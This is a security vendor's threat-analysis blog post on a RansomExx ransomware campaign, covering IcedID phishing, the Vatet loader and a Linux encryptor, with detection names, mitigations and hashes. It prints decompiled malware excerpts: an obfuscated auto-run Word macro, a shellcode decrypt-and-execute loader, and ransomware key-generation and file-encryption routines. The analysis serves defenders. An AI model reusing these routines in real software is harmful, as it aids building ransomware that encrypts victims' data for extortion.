

# Expanding Range and Improving Speed: A RansomExx Approach

By Trend Micro ( words)

Published: 2021-01-06 · Archived: 2026-04-05 20:47:39 UTC

RansomExx is a ransomware variant responsible for several high-profile attacks in 2020. We take a look at its current techniques which include the use of trojanized software to deliver malicious payloads and an overall short and fast attack.

By: Trend Micro Jan 06, 2021 Read time: 5 min (1445 words)

Save to Folio

---

RansomExx, a [ransomware](#) variant responsible for several [high-profile](#) attacks in 2020, has shown signs of further development and unhampered activity. The most recently reported development involves the use of newer variants [adapted for Linux servers](#) that effectively expanded its range to more than Windows servers.

Own monitoring efforts found RansomExx compromising companies in the United States, Canada, and Brazil, as well as the sustained activity of the Linux variant. This entry details our analysis of a RansomExx campaign that used [IcedID](#) as its initial access vector, Vatet loader as its payload delivery method, and both Pyxie and Cobalt Strike as post-intrusion tools. This combination of tools took only five hours to deploy the ransomware from its initial access.

RansomExx used to be operated by a threat group, which [SecureWorks](#) named GOLD DUPONT, that has been active since 2018. Based on its most recent attacks, the threat group showed a fast and effective approach to compromising an environment. Malware like Vatet loader, PyXie, Trickbot, and RansomExx, as well as some post-intrusion tools like Cobalt Strike, are typically part of this threat group's arsenal.

This malware is worth looking into as it demonstrates effective techniques frequently observed in ransomware attacks in 2020. These methods include the use of trojanized software to deliver malicious payloads and an overall short and fast attack.

## The Investigation

The incident we observed was first flagged as a phishing email with an attached password-protected ZIP file, which is actually a Word document (detected as [Trojan.W97M.SHATHAK.A](#)) with a malicious macro. It shows a message that lures users into enabling macro content:




Figure 1. Malicious Word document content

By allowing the macro inside the document, it will attempt to download the IcedID trojan (detected as [TrojanSpy.Win32.ICEDID.BP](#)) from a malicious URL. If the download succeeds, the trojan is executed using regsvr32.exe.

```
FILE: documents 010.19.2020.doc
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
In file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO LcISL.bas
In file: word/vbaProject.bin - OLE stream: 'VBA/LcISL'
-----
Sub VsyHu(IPqdf, Optional ByVal XlmYx As String = "c:\programdata\EZvtA.txt", Optional ByVal FMgzN As String = "systemobject")
Set XRoug = VBA.CreateObject(eYuXT + "" + FMgzN)
Set AxYPm = XRoug.CreateTextFile(XlmYx)
AxYPm.WriteLine IPqdf
AxYPm.Close
End Sub
Sub AutoOpen()
Dim AmYOJ As New gUwvT
gUCPo = ""
IPqdf = AmYOJ.alWVs(DHAdd)
VsyHu WSYsj(IPqdf)
WTZvL ayZJP(0) + "vr32 c:\programdata\EZvtA.txt", "wscript"
End Sub
Function Xxlue(devcp, VXT0w)
Xxlue = Split(devcp, VXT0w)
End Function
-----
```

Figure 2. Code snippet of the macro

As a common IcedID approach it used steganography as a method to deliver the payload through a .png file downloaded from a malicious URL. The file is decrypted, and the payload is injected into memory. For persistence, IcedID creates a scheduled task to run hourly, in which it again uses regsvr32.exe to run its malicious DLL:




Figure 3. Malicious scheduled task initializing

On this incident we observed msixec.exe being used to inject and deploy the final IcedID payload. With the final payload in place, the attacker was able to load and execute the Cobalt Strike payload, allowing it to communicate with the command and control (C&C) server:




Figure 4. Telemetry data of the point-of-entry machine connecting to the C&C Server

After establishing a connection to the malicious server, the threat actor started to collect machine information and move laterally. In this entry, we don't have evidence to show all the approaches the malware used to move laterally, except for one that was through SMB.

Name	Type	Compressed size	Password ...	Size	Ratio
20201..._computers.json	JSON Source File	1,890 KB	Yes	96,603 KB	99%
20201..._domains.json	JSON Source File	3 KB	Yes	21 KB	90%
20201..._gpos.json	JSON Source File	18 KB	Yes	545 KB	97%
20201..._groups.json	JSON Source File	3,437 KB	Yes	123,894 KB	98%
20201..._ous.json	JSON Source File	176 KB	Yes	3,309 KB	95%
20201..._users.json	JSON Source File	3,510 KB	Yes	194,742 KB	99%

Figure 5. Some of the information gathered by the attacker from the point of entry machine

The artifact used to deliver the other components executed in the environment was a trojanized version of Notepad++ — Vatet loader (detected as [Trojan.Win32.VATET.SM](#)). As described in our previous [blog post](#), Vatet loader decrypts a file (in our analysis referred to as config.dat) using an XOR-based method. After the XOR operation, it allocates memory, injects the config.dat decrypted code into its own memory, and then executes the payload:

```

441 fileHandle = (undefined4 *)
442     CreateFileA("c:\\windows\\debug\\config.dat", 0x80000000, 0, (LPSECURITY_ATTRIBUTES) 0x0,
443         3, 0x80, (HANDLE) 0x0);
444 if (fileHandle != (undefined4 *) 0xffffffff) {
445     fileSize = (HWND) GetFileSize(fileHandle, (LPDWORD) 0x0);
446     if ((fileSize != (HWND) 0xffffffff) &&
447         (allocAddr = (short **) VirtualAlloc((LPVOID) 0x0, (SIZE_T) fileSize, 0x3000, 0x40),
448         ppsStack432704 = allocAddr, allocAddr != (short **) 0x0)) {
449         DStack432696 = 0;
450         shellcodeBuffer =
451             ReadFile(fileHandle, allocAddr, (DWORD) fileSize, &DStack432696, (LPOVERLAPPED) 0x0);
452         if ((shellcodeBuffer != 0) && (hWnd = (HWND) 0x0, fileSize != (HWND) 0x0)) {
453             do {
454                 *(byte *) ((int) hWnd->unused + (int) allocAddr) =
455                     *(char *) ((int) hWnd->unused + (int) allocAddr) + 0x21U ^ 0x80 + 3 ^ 0x80;
456                 hWnd = (HWND) ((int) hWnd->unused + 1);
457             } while (hWnd < fileSize);
458         }
459     }
460     CloseHandle(fileHandle);
461 }
462 DeleteFileA("c:\\windows\\debug\\config.dat");

```

Figure 6. Code snippet of Vatet loader routine

Vatet loader loads any payload as long as it follows the correct XOR operation based on the file path of config.dat. We identified a different config.dat file being used for different purposes, like information gathering through Pyxie, Lazagne and Mimikatz as well as RansomExx itself for its last attack phase. One key observation was that the config.dat used for information gathering contained an internal IP in the configuration of its payload, specifically in the part pertaining to the address of the server being used to send the gathered information. We have evidence showing that this internal IP was used as an exfiltration point and communicated to the C&C server mentioned earlier. This behavior leads us to think that the entire attack was indeed very fast, with some of the components created in the time of the incident.

### Usage of the Linux variant

Correlating the described incident to more recent attacks involving RansomExx, we observed the use of a new Linux variant of RansomExx to compromise Linux servers. We have no information on how the malware was sent to the Linux server, but we observed it aiming for the VMware environment in general, especially machines that serve as storage for the VMware files. We have found three variants of RansomExx for Linux using Trend Micro [Telfhash](#), and all three samples shared the same behavior. The sample we analyzed from these three is a 64-bit ELF executable with all of the cryptographic schemes from an open-source library called mbedtls. The sample is multi-thread and goes straight to encryption. It has no network activities, no anti-analysis techniques, or other activities outside its main agenda. The sample also has some available debug information allowing us to check characteristics like the function names and source code file names:

```
28: 0000000000000000 0 FILE LOCAL DEFAULT ABS crtstuff.c
29: 00000000000003350 0 FUNC LOCAL DEFAULT 14 deregister_tm_clones
30: 00000000000003380 0 FUNC LOCAL DEFAULT 14 register_tm_clones
31: 000000000000033c0 0 FUNC LOCAL DEFAULT 14 __do_global_dtors_aux
32: 0000000000002e2c0 1 OBJECT LOCAL DEFAULT 26 completed.7454
33: 0000000000002ce58 0 OBJECT LOCAL DEFAULT 20 __do_global_dtors_aux_fin
34: 00000000000003400 0 FUNC LOCAL DEFAULT 14 frame_dummy
35: 0000000000002ce50 0 OBJECT LOCAL DEFAULT 19 __frame_dummy_init_array_
36: 0000000000000000 0 FILE LOCAL DEFAULT ABS cryptor.c
37: 00000000000003432 34 FUNC LOCAL DEFAULT 14 regenerate_pre_data
38: 0000000000000000 0 FILE LOCAL DEFAULT ABS ransomware.c
39: 0000000000002e2e0 40 OBJECT LOCAL DEFAULT 26 csPreData
40: 0000000000002e320 512 OBJECT LOCAL DEFAULT 26 g_RansomHeader
41: 0000000000002e520 32 OBJECT LOCAL DEFAULT 26 g_KeyAES
42: 00000000000003785 108 FUNC LOCAL DEFAULT 14 CryptOneBlock
43: 000000000000037f1 62 FUNC LOCAL DEFAULT 14 fsize
44: 0000000000000000 0 FILE LOCAL DEFAULT ABS logic.c
45: 0000000000002e1c0 224 OBJECT LOCAL DEFAULT 25 RansomLogic
46: 00000000000003af6 93 FUNC LOCAL DEFAULT 14 GetMinimumBlockLength
47: 00000000000003bb0 129 FUNC LOCAL DEFAULT 14 GetLogicByDataSize
48: 00000000000003c31 52 FUNC LOCAL DEFAULT 14 GetBlocksCountByDataSize
49: 0000000000000000 0 FILE LOCAL DEFAULT ABS enum_files.c
50: 0000000000002e540 4 OBJECT LOCAL DEFAULT 26 MaxWorkers
51: 0000000000002e548 8 OBJECT LOCAL DEFAULT 26 pThreads
52: 0000000000002e550 8 OBJECT LOCAL DEFAULT 26 pWorkersPath
53: 0000000000002e558 8 OBJECT LOCAL DEFAULT 26 pBusy
54: 00000000000003e24 308 FUNC LOCAL DEFAULT 14 encrypt_worker
55: 00000000000003f58 113 FUNC LOCAL DEFAULT 14 path_append
56: 00000000000003fc9 131 FUNC LOCAL DEFAULT 14 add_task_to_worker
57: 000000000000404c 103 FUNC LOCAL DEFAULT 14 wait_all_workers
58: 00000000000040b3 350 FUNC LOCAL DEFAULT 14 list_dir
59: 0000000000004211 305 FUNC LOCAL DEFAULT 14 init_workers
60: 0000000000000000 0 FILE LOCAL DEFAULT ABS readme.c
```

Figure 7. Examples of RansomExx debug information

Upon execution, the sample starts calling a function referred to as GeneratePreData, which is responsible for the creation of a 256-bit AES key using both pseudo-random values from native Linux functions and also mbedtls operations. The AES key is encrypted using a hardcoded RSA-4096 public key, with the result written in a global variable. The content of that global variable is going to be appended to each file for future encryption using AES in ECB mode:

```

37 | sprintf(local_1838, "%08x%08x%08x%08x", (ulong)uVar4, (ulong)uVar3, (ulong)uVar2, (ulong)uVar1);
38 | mbedtls_rsa_init(local_1198, 0, 0);
39 | mbedtls_ctr_drbg_init(local_1708);
40 | mbedtls_entropy_init(local_15a8);
41 | sVar6 = strlen(local_1838);
42 | local_3c = mbedtls_ctr_drbg_seed(local_1708, mbedtls_entropy_func, local_15a8, local_1838, sVar6);
43 | if (((local_3c == 0) &&
44 |     (local_3c = mbedtls_ctr_drbg_random(local_1708, &local_1728, 0x20, &local_1728), local_3c == 0))
45 |     && (local_3c = mbedtls_mpi_read_string
46 |         (auStack4488, 0x10,
47 |
48 |             "BD2A664035CA3EA4E06CD11342A9EB593BF38FFCF3E96BD165F53D9DFE369CD80724
08A3391EDD090CE5695AD62AD01EE765CA84D57D1D7AC8CD3B9D704A9CE2FDF2146F
83FED1BFBB9AA5C196CDF4554B7E4D376B5C54CB6EB34A98030D3AC95E4386F7FE3E
A00CECBFC6FD37037494977FAE282E60BB4A7484E0F16C1AD2196615746DE69BAC78
3179F4B92F1DE0726B85D369564D81A4687EF58FC6CCF3E5622761D39D7B98702827
B493EE27A8E1C5642AAD917B9AAA442622F8D1825662EFC8D717CB15BE17FF0144D4
3C7E58510ED48622D0F297E608560D33D50505E418AD2CE3E82ED2E8F9A77302EB51
E4EC944ABC734BDF13EA9DECC89F0AAE6F6D2D966208A86CD19B63085C78D02B55B1
82595A5AB10061AC370EB8ECF20190E3BBAC28D6AE4CDF7C6DD828BC0E367155AACC
BB6B431E0693D2B54586ECE435881EDF3DB7BE990CC1E87B316F6753D60F5E3B4216
FAF5068709D1B1696037E702ACB7CB209B5A2ABC3250E5409220F165939ADFE30EB0
33045D8252E976F080A48C0C43C8161FA81CC98A4E96E196C00701BF1AFD139849D6
A9AF7CFF4CD160662EE716BDB98BE91A751C41C299D187B73BFFB4D17528DCCD507
188E8167C7B24669879B4C5D24B3D1D2637E742CAA9D28D4916FAC63C67A398BFFE5
914A9A75488A5E65F0BACCCE2F57588D2FB55601ADA2BF768931FF171E7D0C5A69B5
FF361"
49 |         ), local_3c == 0)) &&
50 |     (local_3c = mbedtls_mpi_read_string(auStack4464, 0x10, "010001"), local_3c == 0)) {
51 |     uVar8 = 0x103669;
52 |     lVar7 = mbedtls_mpi_bitlen(auStack4488);
53 |     local_1190 = lVar7 + 7U >> 3;
54 |     local_3c = mbedtls_rsa_pkcs1_encrypt
55 |         (local_1198, mbedtls_ctr_drbg_random, local_1708, 0, 0x20, &local_1728,
56 |         local_1048, uVar8);

```

Figure 8. Hardcoded RSA public key

The GeneratePreData function runs in a thread created by the malware on an infinite loop, attempting to generate encryption keys every 0.18 seconds. The thread will continue to run until the end of the malware execution.

```

1 |
2 | int main(int argc, char **argv)
3 |
4 | {
5 |     pthread_t local_18;
6 |     int local_c;
7 |
8 |     GeneratePreData();
9 |     pthread_create(&local_18, (pthread_attr_t *)0x0, regenerate_pre_data, (void *)0x0);
10 |     local_c = 1;
11 |     while (local_c < argc) {
12 |         puts(argv[local_c]);
13 |         EnumFiles(argv[local_c]);
14 |         local_c = local_c + 1;
15 |     }
16 |     return 0;
17 | }
18 |

```

Figure 9. Code snippet of the Ransomware main function

```
95 mbedtls_aes_setkey_enc(local_368,g_KeyAES,0x100);
96 apcStack896[uVar7 * -2] = (char *)0x103a0b;
97 pthread_mutex_unlock
98     ((pthread_mutex_t *)csPreData,* (undefined *) (apcStack896 + uVar7 * -2));
99 pFVar4 = file_handle;
100 apcStack896[uVar7 * -2] = (char *)0x103a21;
101 iVar6 = fseek(pFVar4,0,2,* (undefined *) (apcStack896 + uVar7 * -2));
102 pFVar4 = file_handle;
103 ppcVar11 = apcStack896 + uVar7 * -2 + 1;
104 if (iVar6 == 0) {
105     apcStack896[uVar7 * -2] = (char *)0x103a49;
106     file_len = fwrite(local_248,1,0x200,pFVar4,* (undefined *) (apcStack896 + uVar7 * -2));
107     pFVar4 = file_handle;
108     ppcVar11 = apcStack896 + uVar7 * -2 + 1;
109     if (file_len != 0) {
110         lVar9 = -0x200 - local_30;
111         apcStack896[uVar7 * -2] = (char *)0x103a76;
112         iVar6 = fseek(pFVar4,lVar9,1,* (undefined *) (apcStack896 + uVar7 * -2));
113         pFVar4 = file_handle;
114         lVar9 = local_30;
115         uVar2 = apcStack896[1];
116         ppcVar11 = apcStack896 + uVar7 * -2 + 1;
117         if (iVar6 == 0) {
118             apcStack896[uVar7 * -2] = (char *)0x103a9f;
119             iVar6 = ProcessFileHandleWithLogic(pFVar4,local_368,uVar2,lVar9,CryptOneBlock);
120             ppcVar11 = apcStack896 + uVar7 * -2 + 1;
121             if (iVar6 != 0) {
122                 local_c = 1;
123             }
124         }
125     }
126 }
```

Figure 10. Code snippet of the AES encryption

The malware only runs if the user specifies a directory as a command line parameter. The encryption preparation starts in a function referred to as list\_dir. The first action performed by the list\_dir function makes sure that the argument passed through the command line is a directory. If the check succeeds, the function responsible for the creation of the ransom note is called.

If the other files inside the same directory are also directories, then the list\_dir function is called again. For regular files, the malware attempts to check if the file has the occurrence of the ransomware extension string to determine if it needs to be encrypted. For every file found inside the directories, the malware adds a task to encrypt the file:



In general, more robust security measures can prevent ransomware and other threats from having a strong impact on systems. These include employing least privilege standards and ensuring that systems are up-to-date. If legacy systems cannot be avoided, solutions that allow virtual patching can help ensure that legacy systems are nonetheless protected.

**Trend Micro Solutions**

[Trend Micro Cloud One™– Workload Securityproducts](#) has a virtual patching feature that can protect the system against exploits. Since some of the malware’s techniques can bypass signature-based security agents, technologies like Trend Micro Behavior Monitoring and Machine Learning can be used to prevent and block those threats.

Enterprises can also take advantage of [Trend Micro XDRproducts™products](#), which collects and correlates data across endpoints, emails, cloud workloads, and networks, providing better context and enabling investigation in one place. This, in turn, allows teams to respond to similar threats faster and detect advanced and targeted threats earlier.

**Indicators of Compromise**

Trend Micro Detection Name	SHA256
<a href="#">Ransom.Linux.EXX.YAAK-A</a>	cb408d45762a628872fa782109e8fcfc3a5bf456074b007de21e9331bb3c5849
<a href="#">Ransom.Linux.EXX.YAAK-B</a>	08113ca015468d6c29af4e4e4754c003dacc194ce4a254e15f38060854f18867
<a href="#">Ransom.Linux.EXX.YAAK-B</a>	78147d3be7dc8cf7f631de59ab7797679aba167f82655bcae2c1b70f1fafc13d
<a href="#">Trojan.W97M.SHATHAK.A</a>	6fb5af0a4381411ff1d9c9041583069b83a0e94ff454cba6fba60e9cd8c6e648
<a href="#">TrojanSpy.Win32.ICEDID.BP</a>	3c5af2d1412d47be0eda681eebf808155a37f4911f2f2925c4adc5c5824dea98
<a href="#">TrojanSpy.Win32.ICEDID.BP</a>	87e732bdc3a1ed19904985cfc20da6f26fa8c200ec3b2806c0abc7287e1cdab7
<a href="#">TrojanSpy.Win32.ICEDID.BP</a>	884fe75824ad10d800fd85d46b54c8e45c4735db524c247018743eb471190633

Tags